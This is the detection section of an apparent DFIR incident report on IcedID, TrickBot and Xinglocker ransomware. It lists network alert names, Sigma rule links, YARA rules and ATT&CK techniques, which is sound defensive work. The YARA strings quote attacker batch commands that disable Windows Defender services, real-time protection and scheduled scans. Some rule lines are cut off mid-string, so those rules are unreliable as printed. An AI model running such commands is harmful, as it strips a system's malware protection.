ThreatFox IcedID botnet C2 traffic (ip:port - confidence level: 75%)  
Feodo Tracker: potential TrickBot CnC Traffic detected  
ET TROJAN Trickbot Checkin Response  
ET INFO Dotted Quad Host DLL Request  
ET INFO Suspicious Windows Commands in POST Body (ipconfig)  
ET INFO Suspicious Windows Commands in POST Body (net config)  
ET INFO Suspicious Windows Commands in POST Body (net view)  
ET INFO Suspicious Windows Commands in POST Body (nltest)  
ET POLICY IP Check Domain (icanhazip.com in HTTP Host)  
ET POLICY PE EXE or DLL Windows file download HTTP  
ET TROJAN Win32/IcedID Request Cookie  
ET TROJAN Win32/Trickbot Data Exfiltration

## Sigma

Abused Debug Privilege by Arbitrary Parent Processes –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process\\_creation/sysmon\\_abusing\\_debug\\_pr](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/sysmon_abusing_debug_pr)

Automated Collection Command Prompt –

[https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process\\_creation/process\\_creation\\_automated\\_collection.yml](https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/process_creation_automated_collection.yml)

Bad Opsec Powershell Code Artifacts –

[https://github.com/SigmaHQ/sigma/blob/5e35e387dd0dcd564db7077da3470fbc070b975/rules/windows/powershell/powershell\\_bad\\_opsec\\_artifacts](https://github.com/SigmaHQ/sigma/blob/5e35e387dd0dcd564db7077da3470fbc070b975/rules/windows/powershell/powershell_bad_opsec_artifacts)

Bloodhound and Sharpound Hack Tool –

[https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process\\_creation/win\\_hack\\_bloodhound.yml](https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_hack_bloodhound.yml)

CobaltStrike Process Patterns –

[https://github.com/SigmaHQ/sigma/blob/ee85fd3fda3d2861065f0e2f6a9d599b03e47e/rules/windows/process\\_creation/win\\_cobaltstrike\\_process\\_pa](https://github.com/SigmaHQ/sigma/blob/ee85fd3fda3d2861065f0e2f6a9d599b03e47e/rules/windows/process_creation/win_cobaltstrike_process_pa)

CobaltStrike Service Installations –

[https://github.com/SigmaHQ/sigma/blob/1b480f2ee609e196fc6bfee11cf26133f64435/rules/windows/builtin/win\\_cobaltstrike\\_service\\_installs.yml](https://github.com/SigmaHQ/sigma/blob/1b480f2ee609e196fc6bfee11cf26133f64435/rules/windows/builtin/win_cobaltstrike_service_installs.yml)

CobaltStrike Service Installations in Registry –

[https://github.com/SigmaHQ/sigma/blob/bbe67ddc73adaa245941fe240db4eff3279078a8/rules/windows/registry\\_event/sysmon\\_cobaltstrike\\_service\\_i](https://github.com/SigmaHQ/sigma/blob/bbe67ddc73adaa245941fe240db4eff3279078a8/rules/windows/registry_event/sysmon_cobaltstrike_service_i)

Empire PowerShell Launch Parameters –

[https://github.com/SigmaHQ/sigma/blob/7c42a9d6cbe8af82b1df3cde67b9adf9f86ffa1/rules/windows/process\\_creation/win\\_susp\\_powershell\\_empire](https://github.com/SigmaHQ/sigma/blob/7c42a9d6cbe8af82b1df3cde67b9adf9f86ffa1/rules/windows/process_creation/win_susp_powershell_empire)

Execution from Suspicious Folder –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process\\_creation/win\\_susp\\_execution\\_path.y](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_execution_path.y)

File Created with System Process Name –

[https://github.com/SigmaHQ/sigma/blob/ea430c8823803b9026a4e6e2ea7365dc5d96f385/rules/windows/file\\_event/sysmon\\_creation\\_system\\_file.yml](https://github.com/SigmaHQ/sigma/blob/ea430c8823803b9026a4e6e2ea7365dc5d96f385/rules/windows/file_event/sysmon_creation_system_file.yml)

File or Folder Permissions Modifications –

[https://github.com/SigmaHQ/sigma/blob/ff0f1a0222b5100120ae3e43df18593f904c69c0/rules/windows/process\\_creation/win\\_file\\_permission\\_modifi](https://github.com/SigmaHQ/sigma/blob/ff0f1a0222b5100120ae3e43df18593f904c69c0/rules/windows/process_creation/win_file_permission_modifi)

First Time Seen Remote Named Pipe –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/builtin/win\\_lm\\_namedpipe.yml](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/builtin/win_lm_namedpipe.yml)

Local Accounts Discovery –

[https://github.com/SigmaHQ/sigma/blob/ff0f1a0222b5100120ae3e43df18593f904c69c0/rules/windows/process\\_creation/win\\_local\\_system\\_owner\\_ac](https://github.com/SigmaHQ/sigma/blob/ff0f1a0222b5100120ae3e43df18593f904c69c0/rules/windows/process_creation/win_local_system_owner_ac)

Malicious Base64 Encoded PowerShell Keywords in Command Lines –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process\\_creation/win\\_susp\\_powershell\\_hidd](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_powershell_hidd)

Malicious PowerShell Commandlets –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/powershell/powershell\\_malicious\\_command](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/powershell/powershell_malicious_command)

Mimikatz Detection LSASS Access –

[https://github.com/SigmaHQ/sigma/blob/b81839e3ce507df925d6e583e569e1ac3a3894ab/rules/windows/deprecated/sysmon\\_mimikatz\\_detection\\_lsas](https://github.com/SigmaHQ/sigma/blob/b81839e3ce507df925d6e583e569e1ac3a3894ab/rules/windows/deprecated/sysmon_mimikatz_detection_lsas)

Net.exe Execution –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process\\_creation/win\\_susp\\_net\\_execution.yi](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_net_execution.yi)

Non Interactive PowerShell –

[https://github.com/SigmaHQ/sigma/blob/1425ede905514b7dbf3c457561aaf2ff27274724/rules/windows/process\\_creation/win\\_non\\_interactive\\_power](https://github.com/SigmaHQ/sigma/blob/1425ede905514b7dbf3c457561aaf2ff27274724/rules/windows/process_creation/win_non_interactive_power)

PowerShell as a Service in Registry –

[https://github.com/SigmaHQ/sigma/blob/a80c29a7c2e2e500a1a532db2a2a8bd69bd4a63d/rules/windows/registry\\_event/sysmon\\_powershell\\_as\\_servi](https://github.com/SigmaHQ/sigma/blob/a80c29a7c2e2e500a1a532db2a2a8bd69bd4a63d/rules/windows/registry_event/sysmon_powershell_as_servi)

PowerShell Execution –

[https://github.com/SigmaHQ/sigma/blob/8aabb58eca06cc44ae21ae4d091793d8c5ca6a23/rules/windows/image\\_load/sysmon\\_powershell\\_execution\\_r](https://github.com/SigmaHQ/sigma/blob/8aabb58eca06cc44ae21ae4d091793d8c5ca6a23/rules/windows/image_load/sysmon_powershell_execution_r)

PowerShell Network Connections –

[https://github.com/SigmaHQ/sigma/blob/7f071d785157dfe185d845fad994aa6ec05ac678/rules/windows/network\\_connection/sysmon\\_powershell\\_net](https://github.com/SigmaHQ/sigma/blob/7f071d785157dfe185d845fad994aa6ec05ac678/rules/windows/network_connection/sysmon_powershell_net)

PowerShell Scripts Installed as Services –

[https://github.com/SigmaHQ/sigma/blob/a80c29a7c2e2e500a1a532db2a2a8bd69bd4a63d/rules/windows/builtin/win\\_powershell\\_script\\_installed\\_as\\_s](https://github.com/SigmaHQ/sigma/blob/a80c29a7c2e2e500a1a532db2a2a8bd69bd4a63d/rules/windows/builtin/win_powershell_script_installed_as_s)

Rare Scheduled Task Creations –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/other/win\\_rare\\_schtask\\_creation.yml](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/other/win_rare_schtask_creation.yml)

Rare Service Installs –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/builtin/win\\_rare\\_service\\_installs.yml](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/builtin/win_rare_service_installs.yml)

Regsvr32 Anomaly –

[https://github.com/SigmaHQ/sigma/blob/7c42a9d6cbe8af82b1df3cdd67b9ad9f86ffa1/rules/windows/process\\_creation/win\\_susp\\_regsvr32\\_anomal](https://github.com/SigmaHQ/sigma/blob/7c42a9d6cbe8af82b1df3cdd67b9ad9f86ffa1/rules/windows/process_creation/win_susp_regsvr32_anomal)

Regsvr32 Command Line Without DLL –

[https://github.com/SigmaHQ/sigma/blob/7c42a9d6cbe8af82b1df3cdd67b9ad9f86ffa1/rules/windows/process\\_creation/win\\_susp\\_regsvr32\\_no\\_dll.y](https://github.com/SigmaHQ/sigma/blob/7c42a9d6cbe8af82b1df3cdd67b9ad9f86ffa1/rules/windows/process_creation/win_susp_regsvr32_no_dll.y)

Regsvr32 Network Activity –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/network\\_connection/sysmon\\_regsvr32\\_netw](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/network_connection/sysmon_regsvr32_netw)

Rundll32 Internet Connection –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/network\\_connection/sysmon\\_rundll32\\_net\\_c](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/network_connection/sysmon_rundll32_net_c)

Ryuk Ransomware –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process\\_creation/win\\_malware\\_ryuk.yml](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_malware_ryuk.yml)

SMB Create Remote File Admin Share –

[https://github.com/SigmaHQ/sigma/blob/8beb70e970b814d0ab60625206ea0d8a21a9bff8/rules/windows/builtin/win\\_smb\\_file\\_creation\\_admin\\_shares](https://github.com/SigmaHQ/sigma/blob/8beb70e970b814d0ab60625206ea0d8a21a9bff8/rules/windows/builtin/win_smb_file_creation_admin_shares)

Stop Windows Service –

[https://github.com/SigmaHQ/sigma/blob/eb406ba36fc607986970c09e53058af412093647/rules/windows/process\\_creation/win\\_service\\_stop.yml](https://github.com/SigmaHQ/sigma/blob/eb406ba36fc607986970c09e53058af412093647/rules/windows/process_creation/win_service_stop.yml)

Successful Overpass the Hash Attempt –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/builtin/win\\_overpass\\_the\\_hash.yml](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/builtin/win_overpass_the_hash.yml)

Suspicious AdFind Execution –

[https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process\\_creation/win\\_susp\\_adfind.yml](https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_adfind.yml)

Suspicious Encoded PowerShell Command Line –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process\\_creation/win\\_susp\\_powershell\\_enc](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_powershell_enc)

Suspicious In-Memory Module Execution –

[https://github.com/SigmaHQ/sigma/blob/5cf7078fb3d61f2c15b01d9426f07f9197dd3db1/rules/windows/process\\_access/sysmon\\_in\\_memory\\_assembl](https://github.com/SigmaHQ/sigma/blob/5cf7078fb3d61f2c15b01d9426f07f9197dd3db1/rules/windows/process_access/sysmon_in_memory_assembl)

Suspicious PowerShell Cmdline –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/powershell/powershell\\_cmdline\\_reversed\\_st](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/powershell/powershell_cmdline_reversed_st)

Suspicious PowerShell Parent Process –

[https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process\\_creation/win\\_susp\\_powershell\\_pare](https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_powershell_pare)

Suspicious Spool Service Child Process –

[https://github.com/SigmaHQ/sigma/blob/0b83c12dd1fcc906ce705c413d5ed5db90ce5e82/rules/windows/process\\_creation/win\\_susp\\_spoolsv\\_child\\_p](https://github.com/SigmaHQ/sigma/blob/0b83c12dd1fcc906ce705c413d5ed5db90ce5e82/rules/windows/process_creation/win_susp_spoolsv_child_p)

Suspicious WMI Execution –

[https://github.com/SigmaHQ/sigma/blob/5e701a2bc353338854c8ab47de616fe7e0e56ff/rules/windows/process\\_creation/win\\_susp\\_wmi\\_execution.y](https://github.com/SigmaHQ/sigma/blob/5e701a2bc353338854c8ab47de616fe7e0e56ff/rules/windows/process_creation/win_susp_wmi_execution.y)

Windows Defender Threat Detection Disabled –

[https://github.com/SigmaHQ/sigma/blob/f69868b5aa25f33c629208d8868994ed24b20b46/rules/windows/other/win\\_defender\\_disabled.yml](https://github.com/SigmaHQ/sigma/blob/f69868b5aa25f33c629208d8868994ed24b20b46/rules/windows/other/win_defender_disabled.yml)

Windows PowerShell Web Request –

[https://github.com/SigmaHQ/sigma/blob/9b7be5985ea6079e97a2a769404880fc9dd63994/rules/windows/powershell/win\\_powershell\\_web\\_request.y](https://github.com/SigmaHQ/sigma/blob/9b7be5985ea6079e97a2a769404880fc9dd63994/rules/windows/powershell/win_powershell_web_request.y)

## Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-10-10
Identifier: 5582 Xinglocker
Reference: https://thedfirreport.com/
*/

/* Rule Set ----- */

import "pe"
```

```

rule DLLBeacons {
  meta:
    description = "for files: kaslose64.dll, spoolsv.exe, kaslose.dll, croperdate64.dll"
    author = "TheDFIRReport"
    date = "2021-09-14"
    hash1 = "a4d92718e0a2e145d014737248044a7e11fb4fd45b683fcf7aabffefa280413"
    hash2 = "0d575c22dfd30ca58f86e4cf3346180f2a841d2105a3dacf298f9c7a22049a0"
    hash3 = "320296ea54f7e957f4fc8d78ec0c1658d1c04a22110f9ddffa6e5cb633a1679c"
    hash4 = "1b981b4f1801c31551d20a0a5aee7548ec169d7af5dbcee549aa803aeea461a0"
  strings:
    $s1 = "f14m80.dll" fullword ascii
    $s2 = "\\dxdiag.exe" fullword ascii
    $s3 = "\\regedit.exe" fullword ascii
    $s4 = "\\notepad.exe" fullword ascii
    $s5 = "\\mmc.exe" fullword ascii
    $s6 = "spawn::resuming thread %02d" fullword ascii
    $s7 = "xYyQDlWAZFpV51" fullword ascii
    $s8 = "thread [%d]: finished" fullword ascii
    $s9 = "wmi: error initialize COM security" fullword ascii
    $s10 = "error initializing COM" fullword ascii
    $s11 = "spawn::first wait failed: 0x%04x" fullword ascii
    $s12 = "wmi: connect to root\\cimv2 failed: 0x%08x" fullword ascii
    $s13 = "jmPekFtanA0GET_5" fullword ascii
    $s14 = "spawn::decrypted" fullword ascii
    $s15 = "eQ_Jt_fIrCE85LW3" fullword ascii
    $s16 = "dBfdWB3uu8sReye1" fullword ascii
    $s17 = "qpp0WQSPyuCnCem3" fullword ascii
    $s18 = "zn9gkPgoo_d0ORd3" fullword ascii
    $s19 = "wmi: probaly running on sandbox" fullword ascii
    $s20 = "spawn::finished" fullword ascii
  condition:
    ( uint16(0) == 0x5a4d and filesize < 2000KB and ( 8 of them )
    ) or ( all of them )
}

rule fed3_fed2_4 {
  meta:
    description = "for files: fed3.bat, fed2.bat"
    author = "TheDFIRReport"
    date = "2021-09-14"
    hash1 = "8dced0ed6cba8f97c0b01f59e063df6be8214a1bd510e4774ef7f30c78875f4e"
    hash2 = "bf908d50760e3724ed5faa29b2a96cb1c8fc7a39b58c3853598d8b1ccfd424ac"
  strings:
    $s1 = "reg add \"HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger\" /v \"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
    $s2 = "reg add \"HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger\" /v \"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
    $s3 = "reg delete \"HKCU\Software\Microsoft\Windows\CurrentVersion\Run\" /v \"Windows Defender\" /f" fullword ascii
    $s4 = "reg add \"HKLM\System\CurrentControlSet\Services\WinDefend\" /v \"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
    $s5 = "reg delete \"HKLM\Software\Microsoft\Windows\CurrentVersion\Run\" /v \"WindowsDefender\" /f" fullword ascii
    $s6 = "reg add \"HKLM\System\CurrentControlSet\Services\WdFilter\" /v \"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
    $s7 = "reg add \"HKLM\System\CurrentControlSet\Services\WdNisSvc\" /v \"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
    $s8 = "reg add \"HKLM\System\CurrentControlSet\Services\WdBoot\" /v \"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
    $s9 = "reg add \"HKLM\System\CurrentControlSet\Services\SecurityHealthService\" /v \"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
    $s10 = "reg add \"HKLM\System\CurrentControlSet\Services\WdNisDrv\" /v \"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
    $s11 = "reg delete \"HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run\" /v \"Windows Defender\" /f" fullword ascii
    $s12 = "rem 0 - Disable Logging" fullword ascii
    $s13 = "rem Run \"Disable WD.bat\" again to disable WD services" fullword ascii
    $s14 = "schtasks /Change /TN \"Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh\" /Disable" fullword ascii
    $s15 = "reg delete \"HKCR\Directory\shellex\ContextMenuHandlers\EPP\" /f" fullword ascii
    $s16 = "reg delete \"HKCR\*\shellex\ContextMenuHandlers\EPP\" /f" fullword ascii
    $s17 = "reg delete \"HKCR\Drive\shellex\ContextMenuHandlers\EPP\" /f" fullword ascii
    $s18 = "schtasks /Change /TN \"Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan\" /Disable" fullword ascii
    $s19 = "schtasks /Change /TN \"Microsoft\Windows\Windows Defender\Windows Defender Cleanup\" /Disable" fullword ascii
    $s20 = "schtasks /Change /TN \"Microsoft\Windows\Windows Defender\Windows Defender Verification\" /Disable" fullword ascii
  condition:
    ( uint16(0) == 0x6540 and filesize < 10KB and ( 8 of them )
    ) or ( all of them )
}

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}

rule fed3_fed1_5 {
  meta:
    description = "for files: fed3.bat, fed1.bat"
    author = "TheDFIRReport"
    date = "2021-09-14"
    hash1 = "8dced0ed6cba8f97c0b01f59e063df6be8214a1bd510e4774ef7f30c78875f4e"
    hash2 = "81a1247465ed4b6a44bd5b81437024469147b75fe4cb16dc4d2f7b912463bf12"
  strings:
    $s1 = "rem https://technet.microsoft.com/en-us/itpro/powershell/windows/defender/set-mpreference" fullword ascii
    $s2 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\SpyNet\" /v \"SpynetReporting\" /t REG_DWORD"
    $s3 = "rem reg add \"HKLM\\System\\CurrentControlSet\\Services\\SecurityHealthService\" /v \"Start\" /t REG_DWORD /c"
    $s4 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\" /v \"DisableAntiSpyware\" /t REG_DWORD /d \""
    $s5 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\SpyNet\" /v \"SubmitSamplesConsent\" /t REG_DWORD"
    $s6 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\SpyNet\" /v \"DisableBlockAtFirstSeen\" /t REG_DWORD"
    $s7 = "rem USE AT OWN RISK AS IS WITHOUT WARRANTY OF ANY KIND !!!!!" fullword ascii
    $s8 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v \"DisableScanOnRe"
    $s9 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v \"DisableScanOnRe"
    $s10 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v \"DisableBehavior"
    $s11 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v \"DisableBehavior"
    $s12 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v \"DisableOnAccess"
    $s13 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v \"DisableRealTime"
    $s14 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v \"DisableIOAVProt"
    $s15 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v \"DisableRealtime"
    $s16 = "rem 1 - Disable Real-time protection" fullword ascii
    $s17 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\" /v \"DisableAntiVirus\" /t REG_DWORD /d \""
    $s18 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v \"DisableOnAccess"
    $s19 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\MpEngine\" /v \"MpEnablePus\" /t REG_DWORD"
    $s20 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v \"DisableIOAVProt"
  condition:
    ( uint16(0) == 0x6540 and filesize < 10KB and ( 8 of them )
      ) or ( all of them )
}

rule spoolsv_kaslose_7 {
  meta:
    description = "for files: spoolsv.exe, kaslose.dll"
    author = "TheDFIRReport"
    date = "2021-09-14"
    hash1 = "0d575c22dfd30ca58f86e4cf3346180f2a841d2105a3dacfe298f9c7a22049a0"
    hash2 = "320296ea54f7e957f4fc8d78ec0c1658d1c04a22110f9ddffa6e5cb633a1679c"
  strings:
    $s1 = "Protect End" fullword ascii
    $s2 = "ctsTpiHgtme0JSV3" fullword ascii
    $s3 = "Protect Begin" fullword ascii
    $s4 = "pZs67CJpQCgMm8L4" fullword ascii
    $s5 = "6V7e7z7" fullword ascii
  condition:
    ( uint16(0) == 0x5a4d and filesize < 2000KB and ( all of them )
      ) or ( all of them )
}

rule xinglocker_update64 {
  meta:
    description = "xinglocker - file update64.dll"
    author = "The DFIR Report"
    reference = "https://thedfirreport.com/"
    date = "2021-10-07"
    hash1 = "47ff886d229a013d6e73d660a395f7b8e285342195680083eb96d64c052dd5f0"
  strings:
    $s1 = ">j=nAy;j;l;l;m;n;k;p;q;rFpFo;u;vBo;x;y<j<k<l<m<n<o<p<q<r<s<t<u<v<w<x<y=j=k=l=m=n=o=p=q=r=s=t=u=v=w=x=y>j>k>l>"
    $s2 = "?lAu>wGmCKl;p?nFkCyGy;mCl>oDx9s6xCxYHr<t7oHucy@r=sClCKHvDtDuHn<p@m=jFohkAqEmEnAw=wEvAo=l9v@kEyEwExEy>s>Lbtf"
    $s3 = "HnGtDyEpExFjAmEoAoFkEyEkEoEyaqAvErFpExFwFrFvFpFjBoEyFrEwEuBtFyFwEsFyBmgjCoCwDnctCsCsCpCvcvCxGuDyCrCjDvDsCoDuC"
    $s4 = "Bw@oBrGr;vDqBoEpCoCp>qGvCrBq?>oCwCxGm<u@pHm<r@u>wCoAuDrDsAs@u>oFtDyEj=L7qEyEpEoEpEq<y=yELeEuExEwEuFjFkCqf"
    $s5 = "BwBx;pCmCKlCm=vAkCnCqCr;l?vgm;w?FpCwDjDkGwGwGyGr@o@u@nHsGsHmcy>kGxHqu:rAt=xFk<sBkEqEr@jEsEuEvEw;p<oFkFkFlC"
}

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$s6 = "Bo>wG19j9qG1GmGnBkEmFn<tCk?k;jCr?jCv6x9y6nEwDkHnH0t@vHw;s:vHuHvDo@o<n=rAt:qDwG19o9pGy<kFlHoHn=nApFs=qBuFtHTf
$s7 = ":oFoFLFj?k?l?m;vGx@qBr<t@sAk?k;nGpGuFy@j@k@l<tHw@lHwDn<nHnGp>yHv@v@x@yEs9tFsEmEw9xHoEyEk9l?setFmEvFjExEvExEy:
$s8 = "FpDxFq?k=kCnGy;sCj:w>t>q>pGpCr?nGk;qFuBnBsAk?kHj<vELBmBrAt@m=nCsAkHkDyEjAs=uAn<nAw=m9qDvCk<o9wAn=x9sAy>m;yFj(
$s9 = "FwFxBqEu;p>u:v:u:t:sCyFm;rBw<r?yBpExGyAo;w=thLHnHoHpDy@MCoFxEuDn@<tFy>yLEExEyEr=wAy>u;v9k>w=mAyGk;x=pBuGs>tf
$s10 = ":w:>x>qCoFx;wCqGr;o;p;q?jClHo?mFu?x@xFnEyExEw=q=L@k9y=n<v=y=t@m9o=x?x=u;t9w@u<j9n<k;l;k9v@j<s@m<r:j9tEq;n@o;1
$s11 = "HoHuHkAjFkFjEpFqFpApAoGvEpFwEoEjElEyEuBjGoFwEkBnHqEnFrEyEtFyEsBvHyEuFkCnCwCqGkGrGoCyCsDuDwCuCqCjGwCyCkDnHkCj
$s12 = "EsHv;y;j;k;l;m;nEyEn;q;r;s;t;u;vFmEv;y<j<k<l<m<n?qFn<q<r<s<t<u<v=yFy<y=j=k=l=m=nEwCq=q=r=s=t=u=vFqCy=y>j>k>l
$s13 = "ByBwByCkCqCoCqCkCyCwCyCkCqCoCqCkCxCxXdlDpDpDpDLDxDXdlDpDpDpDLDyDxDyEjEkELEmEnEoEpEqErEsEtEuEvEyExEYfjFkFl
$s14 = "GoHuByCjCkClCmCnErFyFnFsEoExApELFsAjEtErFnDlDmDnFrEyEnEsFoFxBpFmEwEtBkCoDsCqEmEnCkCnClCpCxHyHuGLCrDpCtFjFkFl
$s15 = "CqBx8pCjAnClFjCnCrCpCwCrCsCtCuCvGxCxGLDjHoDLHyDnHvDpHsDrHvDtAkDvDnDxBtEjDLELExEnEyEpEqErEsEtEuEvBkExApFjAkFl
$s16 = ">p:yGp?l?k?l?m;k>pCp>nDtBp@yBw;u?w?xGtdj9o=r<uHy@<tHtHn>wHt@t@v@w<pHvGnCoCLAmEv9rFlCmDrEr<LDlAwAwAx@jAoBsFl
$s17 = ";oGs;k<yDuAw@xAjCmGx>j=uCpHk>nGnAp@nGq?k>tHtdj?xHw@q>vDk<v?kEyDq<p@w=ArExGr9m<qEtBr<yAj=lEy?o@jEwExAq>o:kCq
$s18 = ";k<t>y?j;jwGy;j?oFy?x?q?r?r?;lGjCnB1@u:w:n@k@l<uHyCw<xHLDr@pHxFm@w@w@x<q9uEwCpDuEr9rEtCmDvEo9k=uEn9jFtCuCj?xAc
$s19 = "HwByAjCkDyCmDyDuDr;o;u;nCk?mDqErGoCp?pAvFoGLCpDv@r>tFmHr9o9o9nDn@v:lHy9o9k9l=uAs>jGpDx9v9r9t9uHm;rDo;k;j:kB:
$s20 = "AwBp>v;nCkDw;j;rCw?yDuEvGkCl?lAjEsHxCq@sAoFpGuCmDnCjDpCyDk@s:qDvDo@wEL<r<o9l9m9n=wAwHx@w9n=lAp9k;k<t9y:jGx9c
condition:
uint16(0) == 0x5a4d and filesize < 500KB and
( pe.imphash() == "309f189ae3d618bfd1e08a8538aea73a" and ( pe.exports("MkozycymwrxdxsUdddksnoskjj") and pe.exports
}

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- OS Credential Dumping – T1003
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- Network Service Scanning – T1046
- Windows Management Instrumentation – T1047
- Scheduled Task/Job – T1053
- Process Injection – T1055
- PowerShell – T1059.001
- Domain Groups – T1069.002
- File and Directory Discovery – T1083
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- Network Share Discovery – T1135
- Domain Trust Discovery – T1482
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